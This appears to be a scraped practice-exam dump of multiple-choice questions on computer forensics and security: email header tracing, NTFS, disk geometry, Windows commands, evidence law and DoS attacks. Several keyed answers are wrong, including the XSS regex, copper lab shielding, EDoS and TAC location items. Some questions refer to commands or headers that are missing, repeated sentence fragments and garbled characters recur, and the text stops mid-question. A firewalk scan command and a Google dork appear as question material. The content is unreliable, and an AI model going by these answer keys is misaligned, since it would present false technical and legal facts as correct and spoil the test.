D. Xplico
Answer: (SHOW ANSWER)

NEW QUESTION: 97

During an investigation of an XSS attack, the investigator comes across the term "[a-zA-Z0-9\%]+" in analyzed evidence details. What is the expression used for?

A. Checks for closing angle bracket, hex or double-encoded hex equivalent

B. Checks for upper and lower-case alphanumeric string inside the tag, or its hex representation

C. Checks for opening angle bracket, its hex or double-encoded hex equivalent

D. Checks for forward slash used in HTML closing tags, its hex or double-encoded hex equivalent

Answer: D (LEAVE A REPLY)

NEW QUESTION: 98

Bob works as information security analyst for a big finance company. One day, the anomaly-based intrusion detection system alerted that a volumetric DDOS targeting the main IP of the main web server was occurring.

What kind of attack is it?

A. IDS attack

B. Web application attack

C. Network attack

D. APT

Answer: C (LEAVE A REPLY)

NEW QUESTION: 99

From the following spam mail header, identify the host IP that sent this spam?

From jie02@netvigator.com jie02@netvigator.com Tue Nov 27 17:27:11 2001

Received: from viruswall.ie.cuhk.edu.hk (viruswall [137.189.96.52]) by eng.ie.cuhk.edu.hk (8.11.6/8.11.6) with ESMTP id

fAR9RAP23061 for ; Tue, 27 Nov 2001 17:27:10 +0800 (HKT)

Received: from mydomain.com (pcd249020.netvigator.com [203.218.39.20]) by viruswall.ie.cuhk.edu.hk (8.12.1/8.12.1) with SMTP id fAR9QXwZ018431 for ; Tue, 27 Nov 2001 17:26:36 +0800 (HKT)

Message-Id: >200111270926.fAR9QXwZ018431@viruswall.ie.cuhk.edu.hk

From: "china hotel web"

To: "Shlam"

Subject: SHANGHAI (HILTON HOTEL) PACKAGE

Date: Tue, 27 Nov 2001 17:25:58 +0800 MIME-Version: 1.0

X-Priority: 3 X-MSMail-

Priority: Normal

Reply-To: "china hotel web"

A. 137.189.96.52

B. 203.218.39.50

C. 8.12.1.0

D. 203.218.39.20

Answer: (SHOW ANSWER)

NEW QUESTION: 100
Which of the following Android libraries are used to render 2D (SGL) or 3D (OpenGL/ES) graphics content to the screen?
A. Surface Manager
B. OpenGL/ES and SGL
C. WebKit
D. Media framework
Answer: B (LEAVE A REPLY)

NEW QUESTION: 101
On an Active Directory network using NTLM authentication, where on the domain controllers are the passwords stored?
A. Password.conf
B. Shadow file
C. AMS
D. SAM
Answer: (SHOW ANSWER)

NEW QUESTION: 102
Which of the following options will help users to enable or disable the last access time on a system running Windows 10 OS?
A. Devcon
B. fsutil
C. wmic service
D. Reg.exe
Answer: B (LEAVE A REPLY)

NEW QUESTION: 103
When investigating a network that uses DHCP to assign IP addresses, where would you look to determine which system (MAC address) had a specific IP address at a specific time?
A. There is no way to determine the specific IP address
B. In the DHCP Server log files
C. In the Web Server log files
D. On the individual computer ARP cacheOn the individual computer? ARP cache
Answer: B (LEAVE A REPLY)

NEW QUESTION: 104
What feature of Windows is the following command trying to utilize?

A. AFS
B. White space
C. Slack file
D. ADS
Answer: (SHOW ANSWER)

NEW QUESTION: 105
Which of the following is a tool to reset Windows admin password?
A. TestDisk for Windows
B. R-Studio
C. Windows Password Recovery Bootdisk
D. Windows Data Recovery Software
Answer: (SHOW ANSWER)

NEW QUESTION: 106
Dumpster Diving refers to:
A. Searching for sensitive information in the user's trash bins and printer trash bins, and searching the user's desk for sticky notes
B. Convincing people to reveal the confidential information
C. Creating a set of dictionary words and names, and trying all the possible combinations to crack the password
D. Looking at either the user's keyboard or screen while he/she is logging in
Answer: (SHOW ANSWER)

NEW QUESTION: 107
You are asked to build a forensic lab and your manager has specifically informed you to use copper for lining the walls, ceilings, and floor. What is the main purpose of lining the walls, ceilings, and floor with copper?
A. To make the lab sound proof
B. To control the room temperature
C. To avoid electromagnetic emanations
D. To strengthen the walls, ceilings, and floor
Answer: A (LEAVE A REPLY)

NEW QUESTION: 108
Which of the following standard represents a legal precedent set in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses' testimony during federal legal proceedings?
A. SWGDE & SWGIT
B. IOCE
C. Frye
D. Daubert
Answer: D (LEAVE A REPLY)

NEW QUESTION: 109
In the following email header, where did the email first originate from?

A. Somedomain.com
B. David1.state.ok.gov.us
C. Simon1.state.ok.gov.us
D. Smtp1.somedomain.com
Answer: C (LEAVE A REPLY)

NEW QUESTION: 110
Jacob is a computer forensics investigator with over 10 years experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation

into computer fraud. What is the term used for Jacob testimony in this case?computer fraud. What is the term used for Jacob? testimony in this case?

A. Authentication

B. Justification

C. Reiteration

D. Certification

Answer: A (LEAVE A REPLY)

NEW QUESTION: 111

If a PDA is seized in an investigation while the device is turned on, what would be the proper procedure?

A. Turn off the device immediately

B. Remove any memory cards immediately

C. Remove the battery immediately

D. Keep the device powered on

Answer: D (LEAVE A REPLY)

NEW QUESTION: 112

Which of the following is NOT a graphics file?

A. Picture3.nfo

B. Picture2.bmp

C. Picture1.tga

D. Picture4.psd

Answer: (SHOW ANSWER)

NEW QUESTION: 113

During the course of a corporate investigation, you find that an Employee is committing a crime. Can the Employer file a criminal complaint with Police?

A. Yes, but only if you turn the evidence over to a federal law enforcement agency

B. Yes, and all evidence can be turned over to the police

C. No, because the investigation was conducted without warrant

D. No, because the investigation was conducted without following standard police procedures

Answer: B (LEAVE A REPLY)

NEW QUESTION: 114

What stage of the incident handling process involves reporting events?

A. Follow-up

B. Recovery

C. Identification

D. Containment

Answer: C (LEAVE A REPLY)

NEW QUESTION: 115
Law enforcement officers are conducting a legal search for which a valid warrant was obtained. While conducting the search, officers observe an item of evidence for an unrelated crime that was not included in the warrant. The item was clearly visible to the officers and immediately identified as evidence. What is the term used to describe how this evidence is admissible?
A. Ex Parte Order
B. Locard Exchange Principle
C. Corpus delicti
D. Plain view doctrine
Answer: D (LEAVE A REPLY)

NEW QUESTION: 116
To make sure the evidence you recover and analyze with computer forensics software can be admitted in court, you must test and validate the software. What group is actively providing tools and creating procedures for testing and validating computer forensics software ?
A. Computer Forensics Tools and Validation Committee (CFTVC)
B. Society for Valid Forensics Tools and Testing (SVFTT)
C. Association of Computer Forensics Software Manufactures (ACFSM)
D. National Institute of Standards and Technology (NIST)
Answer: D (LEAVE A REPLY)

NEW QUESTION: 117
What is a SCSI (Small Computer System Interface)?
A. A point-to-point serial bi-directional interface for transmitting data between computer devices at data rates of up to 4 Gbps
B. A standard electronic interface used between a computer motherboard's data paths or bus and the computer's disk storage devices
C. A "plug-and-play" interface, which allows a device to be added without an adapter card and without rebooting the computer
D. A set of ANSI standard electronic interfaces that allow personal computers to communicate with peripheral hardware such as disk drives, tape drives. CD-ROM drives, printers, and scanners
Answer: D (LEAVE A REPLY)

NEW QUESTION: 118
George is performing security analysis for Hammond and Sons LLC. He is testing security vulnerabilities of their wireless network. He plans on remaining as "stealthy" as possible during the scan. Why would a scanner like Nessus is not recommended in this situation?
A. Nessus is too loud
B. Nessus is not a network scanner
C. There are no ways of performing a "stealthy" wireless scan

D. Nessus cannot perform wireless testing
Answer: A (LEAVE A REPLY)

NEW QUESTION: 119
In Microsoft file structures, sectors are grouped together to form:
A. Bitstreams
B. Clusters
C. Partitions
D. Drives
Answer: B (LEAVE A REPLY)

NEW QUESTION: 120
Melanie was newly assigned to an investigation and asked to make a copy of all the evidence from the compromised system. Melanie did a DOS copy of all the files on the system. What would be the primary reason for you to recommend a disk imaging tool?
A. Evidence file format will contain case data entered by the examiner and encrypted at the beginning of the evidence file
B. A disk imaging tool would check for CRC32s for internal self checking and validation and have MD5 checksum
C. There is no case for an imaging tool as it will use a closed, proprietary format that if compared to the original will not match up sector for sector
D. A simple DOS copy will not include deleted files, file slack and other information
Answer: D (LEAVE A REPLY)

NEW QUESTION: 121
How many possible sequence number combinations are there in TCP/IP protocol?
A. 320 billion
B. 4 billion
C. 32 million
D. 1 billion
Answer: B (LEAVE A REPLY)

NEW QUESTION: 122
Robert, a cloud architect, received a huge bill from the cloud service provider, which usually doesn't happen. After analyzing the bill, he found that the cloud resource consumption was very high. He then examined the cloud server and discovered that a malicious code was running on the server, which was generating huge but harmless traffic from the server. This means that the server has been compromised by an attacker with the sole intention to hurt the cloud customer financially. Which attack is described in the above scenario?
A. Man-in-the-cloud Attack
B. DDoS Attack (Distributed Denial of Service)
C. EDoS Attack (Economic Denial of Service)
D. XSS Attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 123
Who is responsible for the following tasks?
*Secure the scene
*Ensure that it is maintained in a secure state until the Forensic Team arrives
*Make notes about the scene that will eventually be handed over to the Forensic Team
A. Local managers or other non-forensic staff
B. Lawyers
C. System administrators
D. Non-forensics staff
Answer: D (LEAVE A REPLY)

NEW QUESTION: 124
You have used a newly released forensic investigation tool, which doesn't meet the Daubert Test, during a case. The case has ended-up in court. What argument could the defense make to weaken your case?
A. You are not certified for using the tool
B. The tool hasn't been tested by the International Standards Organization (ISO)
C. The total has not been reviewed and accepted by your peers
D. Only the local law enforcement should use the tool
Answer: C (LEAVE A REPLY)

NEW QUESTION: 125
Melanie was newly assigned to an investigation and asked to make a copy of all the evidence from the compromised system. Melanie did a DOS copy of all the files on the system. What would be the primary reason for you to recommend a disk imaging tool?
A. There is no case for an imaging tool as it will use a closed, proprietary format that if compared to the original will not match up sector for sector
B. A simple DOS copy will not include deleted files, file slack and other information

C. Evidence file format will contain case data entered by the examiner and encrypted at the beginning of the evidence file
D. A disk imaging tool would check for CRC32s for internal self-checking and validation and have MD5 checksum
Answer: B (LEAVE A REPLY)

NEW QUESTION: 126
How do you define Technical Steganography?
A. Steganography that uses physical or chemical means to hide the existence of a message
B. Steganography that utilizes visual symbols or signs to hide secret messages
C. Steganography that utilizes written JAVA language to hide the message in the carrier in some non-obvious ways
D. Steganography that utilizes written natural language to hide the message in the carrier in some non-obvious ways
Answer: (SHOW ANSWER)

NEW QUESTION: 127
It takes _____ mismanaged case/s to ruin your professional reputation as a computer forensics examiner?
A. quite a few
B. at least two
C. by law, three
D. only one
Answer: D (LEAVE A REPLY)

NEW QUESTION: 128
Tracks numbering on a hard disk begins at 0 from the outer edge and moves towards the center, typically reaching a value of _____.
A. 1020
B. 1023
C. 2023
D. 1024
Answer: B (LEAVE A REPLY)

NEW QUESTION: 129
What is the smallest physical storage unit on a hard drive?
A. Track
B. Platter
C. Cluster
D. Sector
Answer: D (LEAVE A REPLY)

NEW QUESTION: 130

In the following email header, where did the email first originate from?

A. Somedomain.com

B. David1.state.ok.gov.us

C. Simon1.state.ok.gov.us

D. Smtp1.somedomain.com

Answer: C (LEAVE A REPLY)

NEW QUESTION: 131

To calculate the number of bytes on a disk, the formula is: CHS**

A. number of circles x number of halves x number of sides x 512 bytes per sector

B. number of cylinders x number of halves x number of shims x 512 bytes per sector

C. number of cells x number of heads x number of sides x 512 bytes per sector

D. number of cylinders x number of heads x number of sides x 512 bytes per sector

Answer: (SHOW ANSWER)

Although D in this question is probably the closest, the answer may have been transcribed incorrectly. CHS stands for Cylinder Head Sector, and S is not sides. Each side of a platter of a disk has its own head.

A cylinder is an alignment of all tracks under one head position. So the answer is number of cylinders x number of heads x number of sectors (per track) x 512 bytes per sector (assuming that is the sector size as some disks may have larger sector sizes). The number of tracks per side of disk, or the number of tracks that a single head can access is equal to the number of cylinders.

NEW QUESTION: 132

All the Information about the user activity on the network, like details about login and logoff attempts, is collected in the security log of the computer. When a user's login is successful, successful audits generate an entry whereas unsuccessful audits generate an entry for failed login attempts in the logon event ID table.

In the logon event ID table, which event ID entry (number) represents a successful logging on to a computer?

A. 529

B. 530

C. 528

D. 531
Answer: (SHOW ANSWER)

NEW QUESTION: 133
When searching through file headers for picture file formats, what should be searched to find a JPEG file in hexadecimal format?
A. FF 00 FF 00 FF 00
B. FF D8 FF E0 00 10
C. FF FF FF FF FF FF
D. EF 00 EF 00 EF 00
Answer: (SHOW ANSWER)

NEW QUESTION: 134
Data compression involves encoding the data to take up less storage space and less bandwidth for transmission. It helps in saving cost and high data manipulation in many business applications.
Which data compression technique maintains data integrity?
A. Lossless compression
B. Speech encoding compression
C. Lossy video compression
D. Lossy compression
Answer: A (LEAVE A REPLY)

NEW QUESTION: 135
A mobile operating system is the operating system that operates a mobile device like a mobile phone, smartphone, PDA, etc. It determines the functions and features available on mobile devices such as keyboards, applications, email, text messaging, etc. Which of the following mobile operating systems is free and open source?
A. Apple IOS
B. Android
C. Symbian OS
D. Web OS
Answer: B (LEAVE A REPLY)

NEW QUESTION: 136
Using Internet logging software to investigate a case of malicious use of computers, the investigator comes across some entries that appear odd.

From the log, the investigator can see where the person in question went on the Internet. From the log, it appears that the user was manually typing in different user ID numbers. What technique this user was trying?

A. SQL injection

B. Cross site scripting

C. Cookie Poisoning

D. Parameter tampering

Answer: D (LEAVE A REPLY)

NEW QUESTION: 137

Which program is the oot loader?when Windows XP starts up?Which program is the ?oot loader? when Windows XP starts up?

A. KERNEL.EXE

B. NTLDR

C. LOADER

D. LILO

Answer: B (LEAVE A REPLY)

NEW QUESTION: 138

NTFS sets a flag for the file once you encrypt it and creates an EFS attribute where it stores Data Decryption Field (DDF) and Data Recovery Field (DOR). Which of the following is not a part of DDF?

A. EFS Certificate Hash

B. Checksum

C. Encrypted FEK

D. Container Name

Answer: B (LEAVE A REPLY)

NEW QUESTION: 139

Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers. Bill protects the PDF documents with a password and sends them to their intended recipients. Why PDF passwords do not offer maximum protection?

A. PDF passwords are converted to clear text when sent through E-mail

B. PDF passwords can easily be cracked by software brute force tools

C. When sent through E-mail, PDF passwords are stripped from the document completely

D. PDF passwords are not considered safe by Sarbanes-Oxley

Answer: B (LEAVE A REPLY)

NEW QUESTION: 140

You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

A. allinurl:"exchange/logon.asp"

B. outlook:"search"

C. intitle:"exchange server"

D. locate:"logon page"

Answer: (SHOW ANSWER)

NEW QUESTION: 141

Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer.

He has no cloud storage or backup hard drives. He wants to recover all the data, which includes his personal photos, music, documents, videos, official emails, etc. Which of the following tools shall resolve Bob's purpose?

A. Xplico

B. Recuva

C. Cain & Abel

D. Colasoft's Capsa

Answer: B (LEAVE A REPLY)

NEW QUESTION: 142
Which of the following techniques can be used to beat steganography?
A. Steganalysis
B. Cryptanalysis
C. Decryption
D. Encryption
Answer: (SHOW ANSWER)

NEW QUESTION: 143
When NTFS Is formatted, the format program assigns the _____ sectors to the boot sectors and to the bootstrap code
A. First 24
B. First 12
C. First 16
D. First 22
Answer: C (LEAVE A REPLY)

NEW QUESTION: 144
Why would you need to find out the gateway of a device when investigating a wireless attack?
A. The gateway will be the IP of the proxy server used by the attacker to launch the attack
B. The gateway will be the IP used to manage the RADIUS server
C. The gateway will be the IP used to manage the access point
D. The gateway will be the IP of the attacker computerThe gateway will be the IP of the attacker? computer
Answer: (SHOW ANSWER)

NEW QUESTION: 145
When a file or folder is deleted, the complete path, including the original file name, is stored in a special hidden file called "INF02" in the Recycled folder. If the INF02 file is deleted, it is re-created when you_____.
A. Restart Windows
B. Run the antivirus tool on the system
C. Run the anti-spyware tool on the system
D. Kill the running processes in Windows task manager
Answer: A (LEAVE A REPLY)

NEW QUESTION: 146
Which of the following built-in Linux commands can be used by forensic investigators to copy data from a disk drive?
A. Expr
B. Lprm

C. Diff
D. Dd and dcfldd
Answer: (SHOW ANSWER)

NEW QUESTION: 147
Which of the following commands shows you the names of all open shared files on a server and number of file locks on each file?
A. Net file
B. Netconfig
C. Net share
D. Net sessions
Answer: A (LEAVE A REPLY)

NEW QUESTION: 148
Which of the following email headers specifies an address for mailer-generated errors, like "no such user" bounce messages, to go to (instead of the sender's address)?
A. Mime-Version header
B. Content-Transfer-Encoding header
C. Content-Type header
D. Errors-To header
Answer: (SHOW ANSWER)

NEW QUESTION: 149
All Blackberry email is eventually sent and received through what proprietary RIM-operated mechanism?
A. Blackberry Message Center
B. Blackberry WEP gateway
C. Microsoft Exchange
D. Blackberry WAP gateway
Answer: A (LEAVE A REPLY)

NEW QUESTION: 150
When reviewing web logs, you see an entry for resource not found in the HTTP status code filed. What is the actual error code that you would see in the log for resource not found?
A. 909
B. 505
C. 404
D. 202
Answer: (SHOW ANSWER)

NEW QUESTION: 151

Investigators can use the Type Allocation Code (TAC) to find the model and origin of a mobile device. Where is TAC located in mobile devices?
A. Equipment Identity Register (EIR)
B. International Mobile Equipment Identifier (IMEI)
C. Integrated circuit card identifier (ICCID)
D. International mobile subscriber identity (IMSI)
Answer: A (LEAVE A REPLY)

NEW QUESTION: 152
After passively scanning the network of Department of Defense (DoD), you switch over to active scanning to identify live hosts on their network. DoD is a large organization and should respond to any number of scans.
You start an ICMP ping sweep by sending an IP packet to the broadcast address. Only five hosts respond to your ICMP pings; definitely not the number of hosts you were expecting. Why did this ping sweep only produce a few responses?
A. Only IBM AS/400 will reply to this scan
B. Only Unix and Unix-like systems will reply to this scan
C. Only Windows systems will reply to this scan
D. A switched network will not respond to packets sent to the broadcast address
Answer: B (LEAVE A REPLY)

NEW QUESTION: 153
Which of the following Event Correlation Approach checks and compares all the fields systematically and intentionally for positive and negative correlation with each other to determine the correlation across one or multiple fields?
A. Rule-Based Approach
B. Automated Field Correlation
C. Field-Based Approach
D. Graph-Based Approach
Answer: B (LEAVE A REPLY)

NEW QUESTION: 154

Korey, a data mining specialist in a knowledge processing firm DataHub.com, reported his CISO that he has lost certain sensitive data stored on his laptop. The CISO wants his forensics investigation team to find if the data loss was accident or intentional. In which of the following category this case will fall?

A. Both Civil and Criminal Investigations

B. Criminal Investigation

C. Administrative Investigation

D. Civil Investigation

Answer: C (LEAVE A REPLY)

NEW QUESTION: 155

One technique for hiding information is to change the file extension from the correct one to one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

A. the file header

B. the sector map

C. the File Allocation Table

D. the file footer

Answer: A (LEAVE A REPLY)

NEW QUESTION: 156

Julia is a senior security analyst for Berber Consulting group. She is currently working on a contract for a small accounting firm in Florid a. They have given her permission to perform social engineering attacks on the company to see if their in-house training did any good. Julia calls the main number for the accounting firm and talks to the receptionist. Julia says that she is an IT technician from the company's main office in Iowa. She states that she needs the receptionist's network username and password to troubleshoot a problem they are having. Julia says that Bill Hammond, the CEO of the company, requested this information. After hearing the name of the CEO, the receptionist gave Julia all the information she asked for. What principal of social engineering did Julia use?

A. Scarcity

B. Social Validation

C. Friendship/Liking

D. Reciprocation

Answer: D (LEAVE A REPLY)

NEW QUESTION: 157

John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf?John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf purportedly used as

a botnet server. John thoroughly scans the computer and finds nothing that would lead him to think the computer was a botnet server. John decides to scan the virtual memory of the computer to possibly find something he had missed. What information will the virtual memory scan produce?

A. It contains the times and dates of when the system was last patched

B. It contains the times and dates of all the system files

C. Hidden running processes

D. It is not necessary to scan the virtual memory of a computer

Answer: C (LEAVE A REPLY)

NEW QUESTION: 158

What type of file is represented by a colon (:) with a name following it in the Master File Table of NTFS disk?

A. A compressed file

B. An encrypted file

C. A Data stream file

D. A reserved file

Answer: (SHOW ANSWER)

NEW QUESTION: 159

Why is it a good idea to perform a penetration test from the inside?

A. It is never a good idea to perform a penetration test from the inside

B. It is easier to hack from the inside

C. Because 70% of attacks are from inside the organization

D. To attack a network from a hacker's perspective

Answer: (SHOW ANSWER)

NEW QUESTION: 160

Which of the following Wi-Fi chalking methods refers to drawing symbols in public places to advertise open Wi-Fi networks?

A. WarWalking

B. WarChalking

C. WarFlying

D. WarDhving

Answer: B (LEAVE A REPLY)

NEW QUESTION: 161

When investigating a network that uses DHCP to assign IP addresses, where would you look to determine which system (MAC address) had a specific IP address at a specific time?

A. in the DHCP Server log files

B. in the Web Server log files

C. on the individual computer's ARP cache
D. there is no way to determine the specific IP address
Answer: (SHOW ANSWER)

NEW QUESTION: 162
Which of the following commands shows you the names of all open shared files on a server and the number of file locks on each file?
A. Net share
B. Net config
C. Net file
D. Net sessions
Answer: (SHOW ANSWER)

NEW QUESTION: 163
After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks. What countermeasures could he take to prevent DDoS attacks?
A. Enable BGP
B. Disable direct broadcasts
C. Disable BGP
D. Enable direct broadcasts
Answer: B (LEAVE A REPLY)

NEW QUESTION: 164
You are a security analyst performing reconnaissance on a company you will be carrying out a penetration test for. You conduct a search for IT jobs on Dice.com and find the following information for an open position: 7+ years experience in Windows Server environment 5+ years experience in Exchange 2000/2003 environment Experience with Cisco Pix Firewall, Linksys 1376 router, Oracle 11i and MYOB v3.4 Accounting software are required MCSA desired, MCSE, CEH preferred No Unix/Linux Experience needed What is this information posted on the job website considered?
A. Information vulnerability
B. Social engineering exploit
C. Competitive exploit
D. Trade secret
Answer: A (LEAVE A REPLY)

NEW QUESTION: 165
What advantage does the tool Evidor have over the built-in Windows search?
A. It can find files hidden within ADS
B. It can find deleted files even after they have been physically removed
C. It can search slack space

D. It can find bad sectors on the hard drive
Answer: C (LEAVE A REPLY)

NEW QUESTION: 166
Which of the following does not describe the type of data density on a hard disk?
A. Track density
B. Linear or recording density
C. Areal density
D. Volume density
Answer: (SHOW ANSWER)

NEW QUESTION: 167
What does the superblock in Linux define?
A. location of the firstinode
B. available space
C. diskgeometr
D. filesynames
Answer: A (LEAVE A REPLY)

NEW QUESTION: 168
Which password cracking technique uses every possible combination of character sets?
A. Dictionary attack
B. Rainbow table attack
C. Brute force attack
D. Rule-based attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 169
Paraben Lockdown device uses which operating system to write hard drive data?
A. Red Hat
B. Unix
C. Mac OS

D. Windows
Answer: D (LEAVE A REPLY)

NEW QUESTION: 170
What file is processed at the end of a Windows XP boot to initialize the logon dialog box?
A. NTLDR
B. LSASS.EXE
C. NTDETECT.COM
D. NTOSKRNL.EXE
Answer: D (LEAVE A REPLY)

NEW QUESTION: 171
What will the following command accomplish?
A. Test the ability of a router to handle under-sized packets
B. Test the ability of a router to handle fragmented packets
C. Test ability of a router to handle over-sized packets
D. Test the ability of a WLAN to handle fragmented packets
Answer: C (LEAVE A REPLY)

NEW QUESTION: 172
Travis, a computer forensics investigator, is finishing up a case he has been working on for over a month involving copyright infringement and embezzlement. His last task is to prepare an investigative report for the president of the company he has been working for. Travis must submit a hard copy and an electronic copy to this president. In what electronic format should Travis send this report?
A. PDF
B. DOC
C. TIFF-8
D. WPD
Answer: (SHOW ANSWER)

NEW QUESTION: 173
What binary coding is used most often for e-mail purposes?
A. SMTP
B. Uuencode
C. MIME
D. IMAP
Answer: C (LEAVE A REPLY)

NEW QUESTION: 174
What must be obtained before an investigation is carried out at a location?

A. Subpoena
B. Habeas corpus
C. Modus operandi
D. Search warrant
Answer: D (LEAVE A REPLY)

NEW QUESTION: 175
Hard disk data addressing is a method of allotting addresses to each _____ of data on a hard disk.
A. Operating system block
B. Logical block
C. Hard disk block
D. Physical block
Answer: D (LEAVE A REPLY)

NEW QUESTION: 176
Sectors are pie-shaped regions on a hard disk that store data. Which of the following parts of a hard disk do not contribute in determining the addresses of data?
A. Sectors
B. Heads
C. Interface
D. Cylinder
Answer: C (LEAVE A REPLY)

NEW QUESTION: 177
You are a computer forensics investigator working with local police department and you are called to assist in an investigation of threatening emails. The complainant has printer out 27 email messages from the suspect and gives the printouts to you. You inform her that you will need to examine her computer because you need access to the _____ in order to track the emails back to the suspect.
A. Routing Table
B. Configuration files
C. Email Header
D. Firewall log
Answer: C (LEAVE A REPLY)

NEW QUESTION: 178
Paul is a computer forensics investigator working for Tyler & Company Consultants. Paul has been called upon to help investigate a computer hacking ring broken up by the local police. Paul begins to inventory the PCs found in the hackers hideout. Paul then comes across a PDA left by

them that is attached to a number of different peripheral devices. What is the first step that Paul must take with the PDA to ensure the integrity of the investigation?
A. Power off all devices if currently on
B. Photograph and document the peripheral devices
C. Unplug all connected devices
D. Place PDA, including all devices, in an antistatic bag
Answer: B (LEAVE A REPLY)

NEW QUESTION: 179
What is the target host IP in the following command? C:\> firewalk -F 80 10.10.150.1 172.16.28.95 -p UDP
A. 172.16.28.95
B. 10.10.150.1
C. This command is using FIN packets, which cannot scan target hosts
D. Firewalk does not scan target hosts
Answer: A (LEAVE A REPLY)

NEW QUESTION: 180
An employee is suspected of stealing proprietary information belonging to your company that he had no rights to possess. The information was stored on the employee computer that was protected with the NTFS Encrypted File System (EFS) and you had observed him copy the files to astored on the employee? computer that was protected with the NTFS
Encrypted File System (EFS) and you had observed him copy the files to a floppy disk just before leaving work for the weekend. You detain the employee before he leaves the building and recover the floppy disk and secure his computer. Will you be able to break the encryption so that you can verify that the employee was in possession of the proprietary information?
A. EFS uses a 128-bit key that cannot be cracked, so you will not be able to recover the information
B. The EFS Revoked Key Agent can be used on the computer to recover the information
C. When the encrypted file was copied to the floppy disk, it was automatically unencrypted, so you can recover the information
D. When the encrypted file was copied to the floppy disk, the EFS private key was also copied to the floppy disk, so you can recover the information
Answer: C (LEAVE A REPLY)

NEW QUESTION: 181
BMP (Bitmap) is a standard file format for computers running the Windows operating system. BMP images can range from black and white (1 bit per pixel) up to 24-bit color (16.7 million colors). Each bitmap file contains a header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?

A. Image data
B. Header
C. Information header
D. The RGBQUAD array
Answer: C (LEAVE A REPLY)

NEW QUESTION: 182
Why should you note all cable connections for a computer you want to seize as evidence?
A. to know what hardware existed
B. to know what peripheral devices exist
C. in case other devices were connected
D. to know what outside connections existed
Answer: D (LEAVE A REPLY)

NEW QUESTION: 183
When monitoring for both intrusion and security events between multiple computers, it is essential that the computers' clocks are synchronized. Synchronized time allows an administrator to reconstruct what took place during an attack against multiple computers.
Without synchronized time, it is very difficult to determine exactly when specific events took place, and how events interlace. What is the name of the service used to synchronize time among multiple computers?
A. Network Time Protocol
B. SyncTime Service
C. Time-Sync Protocol
D. Universal Time Set
Answer: (SHOW ANSWER)

NEW QUESTION: 184
How many characters long is the fixed-length MD5 algorithm checksum of a critical system file?
A. 32
B. 48
C. 64

D. 16
Answer: A (LEAVE A REPLY)

NEW QUESTION: 185
Which of the following Linux command searches through the current processes and lists the process IDs those match the selection criteria to stdout?
A. ps
B. pstree
C. grep
D. pgrep
Answer: D (LEAVE A REPLY)

NEW QUESTION: 186
You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a
DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?
A. List weak points on their network
B. Use attack as a launching point to penetrate deeper into the network
C. Show outdatedeQuipment so it can be replaced
D. Demonstrate that no system can be protected againstDoS attacks
Answer: A (LEAVE A REPLY)

NEW QUESTION: 187
Which of the following standard represents a legal precedent sent in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses' testimony during federal legal proceedings?
A. SWGDE & SWGIT
B. IOCE
C. Daubert
D. Frye
Answer: C (LEAVE A REPLY)

NEW QUESTION: 188
If the partition size is 4 GB, each cluster will be 32 K.
Even if a file needs only 10 K, the entire
32 K will be allocated, resulting in 22 K of ____
A. Cluster space
B. Deleted space
C. Sector space
D. Slack space

Answer: D (LEAVE A REPLY)

NEW QUESTION: 189
You have been given the task to investigate web attacks on a Windows-based server. Which of the following commands will you use to look at the sessions the machine has opened with other systems?
A. Net share
B. Net config
C. Net sessions
D. Net use
Answer: D (LEAVE A REPLY)

NEW QUESTION: 190
Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but Questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?
A. CVE
B. RIPE
C. IANA
D. APIPA
Answer: (SHOW ANSWER)

NEW QUESTION: 191
What is the framework used for application development for iOS-based mobile devices?
A. Cocoa Touch
B. AirPlay
C. Zygote
D. Dalvik
Answer: A (LEAVE A REPLY)

NEW QUESTION: 192
Given the drive dimensions as follows and assuming a sector has 512 bytes, what is the capacity of the described hard drive?
22,164 cylinders/disk
80 heads/cylinder
63 sectors/track
A. 53.26 GB
B. 57.19 GB

C. 11.17 GB
D. 10 GB
Answer: A (LEAVE A REPLY)

NEW QUESTION: 193
Which of the following is a part of a Solid-State Drive (SSD)?
A. Head
B. Spindle
C. Cylinder
D. NAND-based flash memory
Answer: D (LEAVE A REPLY)

NEW QUESTION: 194
Which Intrusion Detection System (IDS) usually produces the most false alarms due to the unpredictable behaviors of users and networks?
A. network-based IDS systems (NIDS)
B. host-based IDS systems (HIDS)
C. anomaly detection
D. signature recognition
Answer: B,C (LEAVE A REPLY)
NIDS and HIDS are types of IDS systems, Host or Network, and addresses placement of the probe.
Anomaly detection is based on behavior analysis, and if you read the question, the question says "behavior" and if the behavior is unporedictable, then the IDS won't know what is normal and what is bad.

NEW QUESTION: 195
Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?
A. Only DNS traffic can be hijacked
B. Only FTP traffic can be hijacked
C. Only an HTTPS session can be hijacked
D. HTTP protocol does not maintain session
Answer: (SHOW ANSWER)

NEW QUESTION: 196
After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using

Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

A. RestrictAnonymous must be set to "2" for complete security

B. There is no way to always prevent an anonymous null session from establishing

C. RestrictAnonymous must be set to "3" for complete security

